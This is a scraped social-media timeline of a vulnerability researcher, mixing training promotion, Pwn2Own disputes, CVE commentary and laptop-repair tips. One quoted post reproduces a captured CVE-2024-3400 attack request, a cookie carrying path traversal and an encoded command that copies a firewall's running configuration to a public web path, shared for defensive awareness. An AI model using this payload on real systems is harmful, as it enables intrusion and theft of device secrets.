What started as a quick note on the Maglev compiler turned into a deeper dive into the V8 pipeline and CVE-2023-4069 analysis. Here's my latest post "An Introduction to Chrome Exploitation - Maglev Edition."🚅👾 #v8 #exploitation #maglev
www.matteomalvica.com/blog/2024/06/05/intro-v8-exploitati…
Alisa Esage Шевченко
@alisaesage
Maglev exploitation part is interesting, well done @matteomalvica
Alisa Esage Шевченко
@alisaesage
Out of 100+ people who asked for access, 10%+ immediately proceeded to test my boundaries. Is this your gratitude for sharing top quality materials, people? I got it - no more free training for you.
Alisa Esage Шевченко
@alisaesage
Happy Solstice! Time to celebrate Truth and Justice. I appreciate your support; and I want to let you try one of my value-packed & expensive commercial masterclasses:
☀️ Masterclass: Hacking Fuzzers for Smarter Bughunting (on-demand video) zerodayengineering.com/training/masterclass/vulnerability…
This class will give you a core level grasp of modern evolutionary coverage-guided fuzzing as pro hackers use it. It goes fast from fuzzing essentials to advanced customization & examining how code coverage works on CPU assembly level, 4 hours hands-on video. Free access from 21st to 23rd June (access conditions below)
Alisa Esage Шевченко
@alisaesage
Asking to extend access time, dismissing instructions, playing stupid as if they misunderstand it, demanding personal attention as if they are entitled to it, strange comments…. What’s wrong with those people? They did not get what they hoped for, and were blacklisted.
Alisa Esage Шевченко
@alisaesage
Happy to see Julian Assange free. When I was accused by the US government, he was one of the few influential people who didn’t hesitate to speak up for me publicly in his podcast. Now I understand that it wasn’t taking a chance - he bet his massive audience on my case because he saw something. He is able to see truth so much deeper than normal population, and act courageously on it. Divine justice right here
Alisa Esage Шевченко reposted
 Julian Assange
@JulianAssange
US admits no harm from Julian Assange revelations in federal court hearing today where Assange finally freed, Judge: “The government has indicated there is no personal victim here. That tells me the dissemination of this information did not result in any known physical injury”
 Alisa Esage Шевченко
@alisaesage
All the positive feedback of past few days <3 Now I am thinking to relaunch Saturday live hacking masterclasses @zerodaytraining, just for fun and to connect with you guys! Stay tuned!
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“As my friends and colleagues know, I have always been a huge fan of Alisa Esage. She has always been an inspiration to me, and I am overjoyed to have had the opportunity to participate in her Zero Day Engineering course (zerodayengineering.com/training/universal-vulnerability-r…), especially since it is currently available at a reduced price. Here’s how the course days unfolded:
Day 1 - Foundation:
Covered theoretical analysis, cognitive skills, mindset, and the big picture of cybersecurity. Explored program theory, linear algorithms vs. state machines, program design, abstract models of vulnerabilities and exploits, and included exercises. The concept of abstract models was a key highlight.
Day 2 - Program Analysis:
Focused on threat models, attack surfaces, and application threat models. Discussed necessary skills and tools for bug finding and secure coding, programming languages, C/C++ concepts, logic bugs, and CodeQL. Emphasized understanding and building threat models and fundamental C/C++ concepts, with numerous exercises.
Day 3 - Binary Hacking:
Delved into memory corruption bugs, bug vs. vulnerability, common bug patterns, and binary exploitation perspectives. Included compiler, CPU operational models, and shellcoding topics. This highly technical day highlighted the depth and complexity of binary hacking, encouraging further study.
Day 4 - Binary Hacking & Further Research:
Covered high-level code to binary, compiler options, hardening, reverse engineering, dynamic and crash analysis, and exploit analysis. Explored Rust language memory safety, blockchain exploits, and hardware bugs like speculative execution. This most challenging day offered a wealth of technical topics to explore further.
So far, this has been the most important course in my cybersecurity career and training. With my law degree, I have some gaps that are generally filled in engineering and computer science courses. However, despite this, my strong passion and dedication have enabled me to develop technical skills over time. This course has been crucial because it has allowed me to understand where I am in my journey, how to fill my gaps, in what ways, the right mindset to adopt, and how to develop a proper perspective on vulnerabilities.
Alisa has a scientific background, likely due to her knowledge in Physics, and in this course, she strives to convey a scientific approach to solving problems. Therefore, thanks to this course, I not only had the opportunity to see how a professional hacker thinks, but I also benefited from Alisa as a teacher. It was a once-in-a-lifetime opportunity.
Because after all, it is a course that helped me understand how to continue my path! I will have a lot to go over.” — Daniele Algisi, offsec
Zero Day Vulnerability Research course: zerodayengineering.com/training/universal-vulnerability-r… @alisaesage

 Alisa Esage Шевченко
@alisaesage
Happy Solstice! Time to celebrate Truth and Justice. I appreciate your support; and I want to let you try one of my value-packed & expensive commercial masterclasses:
☀️ Masterclass: Hacking Fuzzers for Smarter Bughunting (on-demand video) zerodayengineering.com/training/masterclass/vulnerability…
This class will give you a core level grasp of modern evolutionary coverage-guided fuzzing as pro hackers use it. It goes fast from fuzzing essentials to advanced customization & examining how code coverage works on CPU assembly level, 4 hours hands-on video. Free access from 21st to 23rd June (access conditions below)
Alisa Esage Шевченко
@alisaesage
How to get it:
1. Like & retweet the original post + comment why you want this class.
2. Follow @alisaesage & @zerodaytraining (MUST be following for DM to work)
3. We will send you the link in DM.
Enjoy, and don't forget to shine what you're made of :)
Alisa Esage Шевченко
@alisaesage
Happy Solstice! Time to celebrate Truth and Justice. I appreciate your support; and I want to let you try one of my value-packed & expensive commercial masterclasses:
☀️ Masterclass: Hacking Fuzzers for Smarter Bughunting (on-demand video) zerodayengineering.com/training/masterclass/vulnerability…
This class will give you a core level grasp of modern evolutionary coverage-guided fuzzing as pro hackers use it. It goes fast from fuzzing essentials to advanced customization & examining how code coverage works on CPU assembly level, 4 hours hands-on video. Free access from 21st to 23rd June (access conditions below)
Alisa Esage Шевченко
@alisaesage
Update: closed
Alisa Esage Шевченко
@alisaesage
Everyone who doesn’t like me sucks and is a bad person
Alisa Esage Шевченко
@alisaesage
If you want to live in a fair world, do your part to make it fair.
Block and report accounts of Xforce and their associates. Go to account, click on three dots => Report (relevant clause: Abuse & Harrassment), then Block
Alisa Esage Шевченко
@alisaesage
Xforce should stop portraying "partial win" as some sort of incompetence that their employees topped, it is untrue and devalues my and other participants' accomplishments. It has been pointed out by leading experts countless times that "partial win" is a whimsical formality of the rules which does not represent incompetence or lack of skills. Stop taking advantage of this formality to discredit people.

 Alisa Esage Шевченко
@alisaesage
Bullshit though: “The Pwn2Own computer hacking contest has been around since 2007, and during that time, there has never been a female winner — until now.” < I participated in 2021
Alisa Esage Шевченко
@alisaesage
Xforce should stop portraying "partial win" as some sort of incompetence that their employees topped, it is untrue and devalues my and other participants' accomplishments. It has been pointed out by leading experts countless times that "partial win" is a whimsical formality of the rules which does not represent incompetence or lack of skills. Stop taking advantage of this formality to discredit people.
Alisa Esage Шевченко reposted
 1377 High-yield Nukes
@buptsb
PoC and writeup about CVE-2024-5830: incorrect handing of deprecated map in [[CreateDataProperty]] from Man Yue Mo.
This vuln is not that complicated and i guess it's all about exploit techniques.
buptsb.github.io/blog/post/CVE-2024-5830- incorrect handi…
By me and jj @mistymntncop
Alisa Esage Шевченко
@alisaesage
Keynote + workshop combo is a fun deal. There is this myth that you must go from technical roles to leadership to business ownership in career, not true, I multiplex it since 2009 and quite happy with how it plays out
Mr. Anthony 安東尼
@darkfloyd1014
We do feel honourable to invite @alisaesage , who is the Pwn2Own 2021 winner, will be our keynote speaker in #vxcon 2024. Alisa is very nice and can give a workshop in our 2-day conference.
The date of main conference is on 16 Nov 2024 (Saturday).
Personally, I also subscribed her browser security course in @zerodaytraining, and really appreciate her regular sharing of exploit analysis.
We do feel excited and please stay tuned.
@vxresearch

Alisa Esage Шевченко reposted
Mr. Anthony 安東尼
@darkfloyd1014
We do feel honourable to invite @alisaesage , who is the Pwn2Own 2021 winner, will be our keynote speaker in #vxcon 2024. Alisa is very nice and can give a workshop in our 2-day conference.
The date of main conference is on 16 Nov 2024 (Saturday).
Personally, I also subscribed her browser security course in @zerodaytraining, and really appreciate her regular sharing of exploit analysis.
We do feel excited and please stay tuned.
@vxresearch
Alisa Esage Шевченко
@alisaesage
Hacking competitions should have the following rules:
If an exploit failed, that's a fail.
If an exploit succeeded, that's a full win unconditionally.
If the vendor was internally aware of the bug prior to the contest, the exploit gets double points.
 lucyoa
@lucyoas
Everybody knows that the distinction between a full win and a partial win at Pwn2Own is a joke; the same effort is needed for both. It seems that the article is just trying to use this formality to portray @chompie1337's achievement as 'the first female that...'.
Alisa Esage Шевченко
@alisaesage
The idea of an attacker getting penalized (per current p2o rules) for vendor's failure to patch the bug doesn't make any sense
Alisa Esage Шевченко reposted
 Georgia Weidman
@georgiaweidman
Oh wow Zero Day Vulnerability Research training from pwn2own winner @alisaesage! If only I had €1,575 instead of close to negative €1,575 :( zerodayengineering.com/training/universal-vulnerability-r…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Discord server is up: discord.gg/fyESBjBs. There are private channels for our students, DM Staff to get access
Alisa Esage Шевченко
@alisaesage
People that nitpick at formalities to discredit a person’s work are showing a lack of integrity, low moral values, and a toxic attitude.
My Pwn2Own 2021 exploit was a fully successful 0-day attack. Period, end of story. It is false and pathetic to misrepresent it as some sort of failure.
I have 0 respect for such people and companies
Alisa Esage Шевченко
@alisaesage
Apparently Xforce management thinks it’s okay to spread disinformation while discrediting independent security researchers for their own company PR?
Alisa Esage Шевченко
@alisaesage
Bullshit though: “The Pwn2Own computer hacking contest has been around since 2007, and during that time, there has never been a female winner — until now.” < I participated in 2021
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Patch candidate for Oracle VirtualBox VirtIOCore Buffer Overflow Local Privilege Escalation Vulnerability (Pwn2Own Vancouver 2024 VM Escape exploit)
There was an insufficient check for numbers of in/out data segment descriptors supplied by Guest OS into Virtio devices. Check added in virtioCoreR3VirtqAvailBufGet IO processing loop ensures that data sent in by the guest through virtio kernel device drivers cannot exceed storage availability in hypervisor memory. Exploit by overflowing buffers in pVirtqBuf-aSegsIn/aSegsOut
@thezdi @OnlyTheDuck @alisaesage
 Alisa Esage Шевченко
@alisaesage
I like to think about all the beautiful technology that seems crazy now but someday will be possible. How about an open infinity pool villa in the middle of cosmos? Put some force field around it… a hermit’s dream. Meanwhile, we the ice age creatures can flex doing math on physics requirements for such an endeavor
Alisa Esage Шевченко
@alisaesage
Bug bounty is so addictive because it exploits ancient instincts of hunting and gathering. Even knowing it would make pocket cash at best, you’ll still want to chase after it
Alisa Esage Шевченко
@alisaesage
I lol when people try to make another feel insecure and apologise for nothing by finding something to pick at and writing crappy public reviews. Actually, nowadays so many people act pathetic socially, I can’t even get bothered by it anymore. Whatever regulates their soul holes
Alisa Esage Шевченко reposted
 Tyson Benson
@tysonbenson
Huge shout out to @alisaesage - hands down one of the best instructors in the cybersecurity world! Just took JavaScript Engines Internals and very technical subject matter broken into manageable pieces to allow a deep grasp of the subject matter. Truly appreciated the mix of theory and practical examples to provide a solid foundation. Highest recommendation to anyone that wants to understand how JavaScript works! Check out @zerodaytraining!
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"My review for #zerodayvulnerabilityresearch course by Alisa Esage.
Alisa's does an amazing job at explaining more than decade of wisdom, insights and knowledge on a complex topic as Vulnerability Research in a 4 days course. The value of this information and training goes beyond just specific attack vectors or simplistic how-to's, it covers deep technical hands on training on real world vulnerable applications.
The segment of the course that I enjoyed the most was the establishment of the correct/appropiate mindset, definition of abstract models/frameworks, cognitive skills needed to better improve, this specific points matched with a well structured self-study roadmap will allow you to track your progress by establishing a feedback loop on the concepts that you need to improve upon to excel at Vulnerability Research.
Here's a link of the course for anyone interested: zerodayengineering.com/training/universal-vulnerability-r…"
-- Carlomagno A., Security Researcher & Web3 Lead
Next step: take one of our next level specialized VR courses zerodayengineering.com/training/index.html

Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Did you know? There are THREE basic types of hardware I/O that a hypervisor has to emulate. Many older security research publications only mention two… This is what happens when you missed Alisa’s essential Hypervisor Vulnerability Research training!
 Alisa Esage Шевченко
@alisaesage
My @zerodaytraining baby project is growing fast this year. Let's hit 12.5K followers! @zerodaytraining
Alisa Esage Шевченко
@alisaesage
Also, I need you to like, retweet and comment on what you want to see more in @zerodaytraining feed.
I don't want to work on things that nobody wants, or whatever quietly enjoying in silence, so make sure to show appreciation explicitly
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New video - technical conference talk: "JavaScript Engines Vulnerability Research: State of the Art" youtu.be/YpsfQl0V_3k (HITBxPHDAYS 2024 Bangkok, @alisaesage)
Alisa Esage Шевченко
@alisaesage
Thanks for having me @HITBSecConf x @phdays 2024
 Alisa Esage Шевченко
@alisaesage
It’s not about the haters that you trigger. It’s all about the people that you impact in a constructive way.
I am happy to see all the positive feedback along my journey. Your support guys is what motivates me to put myself out there & keep sharing bits of my work despite it’s not necessary for my career
1377 High-yield Nukes
@buptsb
I watched @alisaesage's great video on #phdays2023 last year and began my journey on to v8 sec, it's great to be a tiny part of the talk 🫡
 Mr. Anthony 安東尼
@darkfloyd1014
@alisaesage , thank you so much for the talk at #hitbxphdays.
In fact, @buptsb , @mistymntncop , @wwkenwong , and I are excited to watching on your talk together. The deep dive part is the greatest part which also links up ECMA specification to check out internal JSE function.


 Alisa Esage Шевченко
@alisaesage
I emphasize ‘constructive’ because destructive action is cheap. See, in social systems you don’t need much energy to cause destruction, side-stepping consensual moral arrangements is enough. Therefore, it does not indicate your power, it only shows that you are full of crap. I have no respect for this kind of people
Alisa Esage Шевченко reposted
Mr. Anthony 安東尼
@darkfloyd1014
@alisaesage , thank you so much for the talk at #hitbxphdays.
In fact, @buptsb , @mistymntncop , @wwkenwong , and I are excited to watching on your talk together. The deep dive part is the greatest part which also links up ECMA specification to check out internal JSE function.
Alisa Esage Шевченко
@alisaesage
My invited presentation @HITBSecConf x @phdays conference in Bangkok tomorrow is going to be deep technical, as usual - with updates on my browser exploitation research.
However, for this event I decided to take time to talk about my paradigm of cybersecurity as well, and how it zooms into specialized hacking topics. It will expose a bigger picture while illuminating pathway options in the industry.
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️0-Day Insights: Google Chrome "actively exploited" bug chain on Viz & v8-wasm (May 2024) zerodayengineering.com/insights/chrome-viz-v8-wasm.html (by @alisaesage)
Alisa Esage Шевченко
@alisaesage
I like how digital nomadism leads to find the core of who you are and what you do. People worship "belonging" as a high goal but it's actually the opposite. By rejecting all ways of saying, "this is my country, my community, my family, my home", go deeper to learn what is "me/my". Find out that most identities are false identities and holding onto them is comfort, shedding them is... evolution, I guess? Like a butterfly hatching out of a chrysalis...
Alisa Esage Шевченко
@alisaesage
Update: patch for RCE part of the chain was just released as CVE-2024-4761. It's a familiar bug pattern in v8, with a bit of help from wasm subsystem....
Alisa Esage Шевченко
@alisaesage
New "actively exploited" 0-day in Chrome (CVE-2024-4671) is an elevation of privilege to sandbox escape. I am not seeing RCE part of the exploit chain in patched code
Alisa Esage Шевченко reposted
 Ryan Crawley
@RCFreightGuy
Angel in the Sky (from Michigan)

Alisa Esage Шевченко reposted
 Jack Cohen
@itsjackcohen
The top 10 photos from last night’s solar storm & aurora borealis around the world.
1. Netherlands (@albertdrosphoto)
 Alisa Esage Шевченко
@alisaesage
"The competition was so fierce because the stakes were so low"
Fundamental law of human society 10000%
Alisa Esage Шевченко
@alisaesage
New "actively exploited" 0-day in Chrome (CVE-2024-4671) is an elevation of privilege to sandbox escape. I am not seeing RCE part of the exploit chain in patched code
Alisa Esage Шевченко reposted
The Hacker News
@TheHackersNews
WARNING: Using #chrome or any Chromium-based browsers? Don't wait—update your browser ASAP!
Google has just released an update to patch a new zero-day flaw, CVE-2024-4671, which hackers are actively exploiting in the wild.
Details thehackernews.com/2024/05/chrome-zero-day-alert-update-yo…
#cybersecurity
Alisa Esage Шевченко
@alisaesage
An (almost) full VM escape with a single bit clear. Wow
(Almost because ASLR & CFG bypass here is incompete so it can only pop calc without arbitrary code execution)
This piece of code in VirtualBox is well known and has been audited down and through, meaning that it took Cody a lot of hard manual work to find the bug. My HVR training alone has 2-3 exercises on this code, plus tons of stuff on device IO, VMMDevice, PDM, racing samples...
TrendAI Zero Day Initiative
@thezdi
In a new guest blog, @cogallag describes the bug he used to exploit #oracle #virtualbox at #pwn2own Vancouver. He gives an in-depth analysis of how he used a race condition to win $20,000 at the contest.
www.zerodayinitiative.com/blog/2024/5/9/cve-2024-21115-an…
Alisa Esage Шевченко
@alisaesage
My highlights for the exploit:
• Single bit clear is probably the weakest bug imaginable. It's not even a flip. Most people won't bother to look at it, most bug bounty programs will reject it as "likely unexploitable". It's one hell of a flex.
• Single bug leveraged for both RCE and ASLR bypass (normally two bugs would be used).
This is generally not new, usually much more powerful bugs are used to achieve it.
• Universal exploit primitive with Critical section
• Maneuvering through all the constraints
• Turning it into a dumb buffer overflow at the end of the chain is a nice touch.
Long story short, it's a bag of awesomeness for hypervisor security researchers, especially but not limited to VirtualBox. Shout out to @cogallag for all the hard work!
Alisa Esage Шевченко
@alisaesage
In Moscow through this weekend, then Abu Dhabi for a week and finally to Hack in the Box in Bangkok. Open to new real life connections :) ☕️
Alisa Esage Шевченко reposted
TrendAI Zero Day Initiative
@thezdi
In a new guest blog, #pwn2own winner @_manfp details CVE-2024-2887 - a bug he used to exploit both #chrome and #edge during the contest on his way to winning Master of Pwn. He breaks down the root cause and shows how he exploited it. Read the details at www.zerodayinitiative.com/blog/2024/5/2/cve-2024-2887-a-p…
Alisa Esage Шевченко
@alisaesage
Knowledge of core mechanism of a system is essentially the difference between a user (powerless, controlled, constrained & led) and a hacker (powerful, in control, unrestricted & leading, if she wants)
 Alisa Esage Шевченко
@alisaesage
I don’t like the word “owner” because it means nothing. You own an iPhone, then what? Can you install an app outside Apple-controlled App Store? No, you rely on hackers to build a jailbreak.
When I learn anything, I strive to learn the core of it. Which is never easily available. It has to be reverse engineered. Even if all the papers are out there.
Finally, the core is abstract. It’s not a specific architecture or subsystem, it’s a functional driver composed of interrelated concepts.
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
Bug hunters, rejoice! We've increased Google Mobile VRP rewards by up to 10x; combined with our new quality-based modifiers, this means we're offering rewards of up to $450,000 for your reports 💸💸💸.
bughunters.google.com/blog/5792192022577152
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Patch candidate for Chrome v8 Use-after-free to RCE bug (CVE-2024-3914) exploited by @0x10n at Pwn2Own 2024 Vancouver against both Chrome and Microsoft Edge. Patched in Chrome 124.0.6367.60/.61
This is not "quite" v8 - it's kinda blink reachable from v8. Classic array neutering bug?!


 Alisa Esage Шевченко
@alisaesage
I need a feed with with actionable info on new vulns: patch links, proof-of-concept links, community analysis, advisory, etc.
This is the official feed from cve.org ("the" CVE database, formerly cve.mitre.org) which fails at all that while dismissing the bug finder's name and exploit exposure context.
(It's another v8 bug from Pwn2Own 2024, and an immediately interesting one as UaF)
 CVE
@CVEnew
CVE-2024-3914 Use after free in V8 in Google Chrome prior to 124.0.6367.60 allowed a remote attacker to potentially exploit heap corruption via a crafted HTML page. (Chromium securit… www.cve.org/CVERecord?id=CVE-2024-3914
Alisa Esage Шевченко
@alisaesage
All certifications are overrated. Knowledge and skills is what gives you professional value
 Alisa Esage Шевченко
@alisaesage
Day in day out, fighting entropy at the top of one’s personal capacity is the only thing that works or matters.
Get things done. Solve problems. Bring order to chaos.
Just make sure to raise the ordering of your order. You will be fine
Alisa Esage Шевченко
@alisaesage
Systematic browser vulnerability research is a next level productivity challenge. This Notion of mine is a small fraction of it with only JavaScript Engines, mostly v8, recent, and actual analysis output not shown! 🥵
 Alisa Esage Шевченко
@alisaesage
Just gave a new life to my 11-year old vintage MacBook Pro!
Not many people realise that battery aging is no.1 reason of dying older laptops. And it’s easy to replace
Thread with my tips
 Alisa Esage Шевченко
@alisaesage
How to know that your laptop has a battery problem? Empirically, shortening of battery life is the first sign that most people will ignore.
As the battery ages, it will swell due to some chemical processes inside the battery.
So you’ll notice that trackpad is not clicking properly.
Next, laptop case gets fat so it’s almost rolling on the desk. The battery is still working at this point!
A sick battery can project both software and hardware issues of systemic nature, like inadequate resource consumption, overheating, random resets and generally unstable operation
Mine was so bad that laptop case almost burst open as soon as I took out the screws, yikes

 Alisa Esage Шевченко
@alisaesage
Get a battery replacement kit from @iFixit. Match the model&make of your machine exactly (look up serial number on Apple website to know which year).
I had someone manually bring it to me from the US cuz batteries can’t be shipped. Worth it
This is not an ad. iFixit made me happy by supporting refurbishing of my favourite box, I am only happy to give back by recommending it to my community
 Alisa Esage Шевченко
@alisaesage
Get a KIT and not just a standalone battery.
Aside from adhesive remover and stuff like that, the kit comes with a screwdriver for two peculiar types of screws that Mac hardware has. Most of the things in the kit are reusable and will make a good addition to household stash
Alisa Esage Шевченко
@alisaesage
People who talk about fixing computers, fail to emphasise safety. Which is not obvious to beginners
0. Lock pets out.
1. Wear rubber gloves.
Static electric from hands can damage the circuitry.
2. Wear protective glasses.
You’re working with chemicals here.
3. GENTLE CARE FOR THE BATTERY.
Never hit the battery or pull it too hard, it can literally blow up. And if you live in hot climate like me, make sure that the battery has no chances of baking in heat while in transit.
4. Responsible battery disposal
5. Prepare a small tray for the screws
…
Alisa Esage Шевченко
@alisaesage
Using random household items (tooth floss?) as a computer repair tool sucks. Make sure you have everything on hand before opening the laptop.
I personally felt that the plastic props included in the kit would be enough to detach the battery, but using a dedicated tough & tear-proof string is probably more handy and safe
Alisa Esage Шевченко
@alisaesage
Quick test before taping in the new battery.
Make sure to position the new battery precisely, otherwise the screw holes on it will be misaligned with the case
Btw, be prepared to see lots of dirt inside the old laptop. I am very hygienic so it sickened me, now I have a new problem of finding some specialized vacuum cleaner for computer hardware :/
 Alisa Esage Шевченко
@alisaesage
That’s it. Thanks to @iFixit for the spare parts, Daniel C. for smooth delivery, and to my father for the computer hardware whiz genes that kick in when I least expect it. I still have one more old laptop to do this again, maybe next time I’ll shoot it on video
 Alisa Esage Шевченко
@alisaesage
Update: many people are asking about the “vintage” thing. You take it from Apple service personnel. Turns out that Apple EoLs hardware pretty fast and while the service center may still be willing to accept your device into service at extra charge, the real problem is availability of spare parts. For EoL models these are no longer officially available, so the service center can’t help and you are on your own
Alisa Esage Шевченко
@alisaesage
Directory traversal with file planting is one of those kinds of seemingly dumb security bugs that only ever happens once per product/subsystem, gets mispatched by devs three times, persistently dismissed by security experts as "low impact bc not instant RCE", meanwhile successfully exploited in the wild and at competitions for top gains for 10 years straight. Cybersecurity logic!
 Justin Elze
@HackingLZ
Since it's out there now this is what I caught in wild CVE-2024-3400
GET /global-protect/login.esp HTTP/1.1 Host: X User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept: */* Connection: keep-alive Cookie: SESSID=../../../../opt/panlogs/tmp/device_telemetry/minute/`echo${IFS}dGFyIC1jemYgL3Zhci9hcHB3ZWIvc3NsdnBuZG9jcy9nbG9iYWwtcHJvdGVjdC9wb3J0YWwvanMvanF1ZXJ5Lm1heC5qcyAvb3B0L3BhbmNmZy9tZ210L3NhdmVkLWNvbmZpZ3MvcnVubmluZy1jb25maWcueG1s|base64${IFS}-d|bash${IFS}-i`
b64 decoded
tar -czf /var/appweb/sslvpndocs/global-protect/portal/js/jquery.max.js /opt/pancfg/mgmt/saved-configs/running-config.xml
Taring running config to world readable location in /global-protect/portal/js/jquery.max.js
Alisa Esage Шевченко
@alisaesage
Chrome just got harder to exploit: v8.dev/blog/sandbox
Historically, majority of Chrome 0days in-the-wild and in Pwn2Own were based on v8 RCE bugs. v8 sandbox adds a new major level of complexity to the zero day engineering workflow.
v8 sandbox bypass bounty program from Google is alswo here to harden it further: bughunters.google.com/about/rules/5745167867576320/chrome…
Alisa Esage Шевченко
@alisaesage
I heard that somebody already bypassed it, let's wait for the writeup :)
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
The V8 Sandbox is now in scope for Chrome VRP for bypass submissions, meeting specific criteria, with rewards up to $5,000!
Please see the Chrome VRP rules [g.co/chrome/vrp/] for full submission criteria and eligibility details.
Alisa Esage Шевченко
@alisaesage
I am a pro hacker, not a cybersecurity consultant. So I asked AI to summarize top 5 pain points of cybersecurity people. Thread with my own solutions
Alisa Esage Шевченко
@alisaesage
"4. Talent shortage: The cybersecurity industry is dealing with a huge shortage of skilled professionals, leaving many important positions unfilled."
Solution: Make better cybersecurity training.
The internet is overwhelmed with free content and courses on cybersecurity topics. How can it be that with all this information available, labour force shortage persists? The answer is "relevant skills and mindset", which can be acquired only from active professionals tackling present-day challenges. In exactly the same topic that they teach.
To explain it a bit more, relevant practical skills can't transfer from a "content creator" whose only job is blogging and creating courses, unless it's practical blogging skills. Learn from those who teach what they work first-hand at the leading edges of the industry.
Example: @zerodaytraining (disclosure: it's my own project)
Alisa Esage Шевченко
@alisaesage
"5. Balance between security and user experience: Striking a balance between robust security measures and a seamless user experience is a common struggle."
Solution: Irrelevant.
As a cybersecurity professional, UX tickets are not your responsibility.
Alisa Esage Шевченко reposted
 Nature Biotechnology
@NatureBiotech
Engineered virus-like particles for transient delivery of prime editor ribonucleoprotein complexes in vivo go.nature.com/48sHk38

Alisa Esage Шевченко reposted
 Earn Your Leisure
@EarnYourLeisure
The Top 5 Investments Over The Next Decade
1. Technology: A.I., & Cybersecurity
2. Green Energy: Solar, Wind, & Electric
3. Healthcare: Biotech, Pharmaceuticals, & Healthcare Technology
4. Emerging Markets: Africa, India, & Middle East
5. Real Estate: Residential & Land
Alisa Esage Шевченко
@alisaesage
Difficult but important post.
I recently learned that Kevin Mitnick died last year. Another famous hacker, Kris Kaspersky, died in 2017 & I didn't know it for years. I knew Kevin in person and Kris was a hacker icon where I grew up. I never met Sofia d'Antoine but I believe she was on a similar journey as myself and I had great respect for her. I was hoping to meet her someday, it's not going to happen.💔
When you don't have kids and doing whatever you want in life, it's easy to feel young and invincible all the time. Somebody else did better? Shrug. I think, this is when it really gets to you, when professional peers start dying in numbers, even if too early. Especially when work equals life, loss of colleagues feels way too personal, which makes it hard to process. RIP.
And then you have those strangely lucid dreams in which a long passed away classmate calls you to join him in some fun CTF competition. You ponder it for a while walking with him in that dream, then say simply: "No, I'm the other way" and walk away
Alisa Esage Шевченко
@alisaesage
One day technology will learn to "reinstate" human beings, like an AI agent that shut down and restarted. Meanwhile, mortality is one of those things that make us human. I don't mean to celebrate death or worship it - it's just another technical problem that will be solved eventually. But for now, it's our uniquely human legacy, and a point of unconditional acceptance
Alisa Esage Шевченко reposted
 Margin Research
@Margin_Research
Statement on the passing of Sophia d’Antoine, CEO and founder of Margin Research @Calaquendi44

Alisa Esage Шевченко reposted
 Scott Barry Kaufman ⛵
@sbkaufman
I keep hearing from the success self-help gurus that loud confidence and assertiveness is where it's at, but in my own personal life I've found over and over again that vulnerability, empathy, sensitivity, intellectual engagement, openness, and good listening takes me farther.
Alisa Esage Шевченко
@alisaesage
Just as I thought I’d call out @JustinTrudeau for shortsighted favour for music entertainers over security researchers, my visa approval letter finally came in after 2 months. Pwn2Own Vancouver is missed, what am I supposed to do now? Go shopping in Canada?
Alisa Esage Шевченко
@alisaesage
This. The problem with cybersecurity is that almost everything that is taught about it is based on high level abstractions generated by people who never found a single software vulnerability in their lives.
This is a problem because cyber offense works on a concrete level, and with concrete vulnerabilities. ALWAYS! When a hacker attacks an organization, he doesn't attack some abstract Asset X or Perimeter Z, he attacks a Specific Vulnerability in Specific Code of Specific Software with an Extremely Specific Exploit (although code flavours and techniques may vary). When you don't have a practical grasp of this low level, your cyber defense is guaranteed to look a bit like this to us:
(I'm processing interest responses from my upcoming Cybersecurity course - with a little help from ChatGPT, of course, but this one caught my attention)


Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Think of it as my kitchen 💅
Alisa Esage Шевченко reposted
 Yann LeCun
@ylecun
Video of the Ding-Shum Lecture I gave at Harvard's Center of Mathematical Sciences and Applications on 2024-03-28.
"Objective-Driven AI: Towards AI systems that can learn, remember, reason, and plan"
Abstract: How could machines learn as efficiently as humans and animals?
How could machines learn how the world works and acquire common sense?
How could machines learn to reason and plan?
Current AI architectures, such as Auto-Regressive Large Language Models fall short. I will propose a modular cognitive architecture that may constitute a path towards answering these questions. The centerpiece of the architecture is a predictive world model that allows the system to predict the consequences of its actions and to plan a sequence of actions that optimize a set of objectives. The objectives include guardrails that guarantee the system's controllability and safety. The world model employs a Hierarchical Joint Embedding Predictive Architecture (H-JEPA) trained with self-supervised learning. The JEPA learns abstract representations of the percepts that are simultaneously maximally informative and maximally predictable.
Working paper: openreview.net/forum?id=BZ5a1r-kVsf
Slides: drive.google.com/file/d/1Ymx_LCVzy7vZXalrVHPXjX9qbpd9k_bo…
Video: youtu.be/MiqLoAZFRSE
Alisa Esage Шевченко reposted
Fermat's Library
@fermatslibrary
2147483647 = 2³¹ - 1, found in many programming languages as INT_MAX (max value for a 32-bit signed integer) is also a Mersenne prime
 Alisa Esage Шевченко
@alisaesage
Deep State of Cybersecurity: a Probabilistic Perspective
1. Fail to install updates timely and get hacked with N-day exploits.
2. Install updates too eagerly and get hacked with yet-uncaught supply chain implants.
3. You are always affected by 0-day exploits.
4. Statistically, the odds of being hacked tend to infinity as time goes.
Conclusion: high value "targets" who have used a computer for long enough, are already pwned with a near-1 probability
Alisa Esage Шевченко
@alisaesage
Purpose of this post is the opposite of scaring or depressing people.
What I showed is a generalized inference. It holds if you do what everyone else does. Actually, it's easy to get out of this projection by moving to a place where the underlying distribution of compromise data points is sparser - which happens when harder to exploit, less exposure, deeper and more real knowledge of cybersecurity.
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
ZDVR vs. OSED: an attendee’s perspective
 Alisa Esage Шевченко
@alisaesage
Skyscrapers vs. Villas


 Alisa Esage Шевченко
@alisaesage
I am not saying that independent hacker solo business lifestyle is easy breezy
Alisa Esage Шевченко
@alisaesage
Any cybersecurity compromise stems from lack of knowledge. Learn more about vulnerabilities and the adversarial nature of this game

Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
